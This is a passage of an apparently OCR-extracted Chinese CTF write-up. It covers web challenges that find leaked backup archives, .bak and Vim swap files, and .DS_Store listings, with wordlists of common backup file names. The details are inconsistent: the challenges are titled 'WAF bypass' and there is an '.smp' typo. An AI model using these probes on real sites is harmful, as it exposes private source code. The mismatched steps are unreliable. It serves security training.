
题目名称： WAF绕过

题目分类：web

2.解题步骤



根据提示，设置payload去爆破（注意这里应该在GET后面修改，不能直接修改Host）



3.知识

常见的网站源码备份文件后缀

- tar
- tar.gz
- zip
- rar

常见的网站源码备份文件名

- web
- website
- backup
- back
- www
- wwwroot
- temp

八、bak文件


1.题目基本信息

题目来源：ctfshow


题目名称： WAF绕过

题目分类：web

2.解题步骤



根据提示，设置payload为/index.php.bak



3.知识

- `.index.php.swp` (Vim 临时文件)
- `index.php.bak` (常规备份)
- `index.php~` (Linux 文本编辑器备份
- `index.php.old` (旧版本)

九、vim缓存


1.题目基本信息

题目来源：ctfshow


题目名称： WAF绕过

题目分类：web

2.解题步骤



根据提示设置payload为/index.php.smp



3.知识

- `.index.php.swp` (Vim 临时文件)
- `index.php.bak` (常规备份)
- `index.php~` (Linux 文本编辑器备份
- `index.php.old` (旧版本)

十、.DS_Store

1.题目基本信息


题目来源：ctfshow


题目名称： WAF绕过

题目分类：web

2.解题步骤

根据提示，设置payload为DS_Store，下载DS_Store文件，对DS_Store解码





ctfhub{09a0afab347e78971ab0ec91}

3.知识

ds-store文件处理

`DS_Store` 记录了该文件夹下所有文件的**文件名**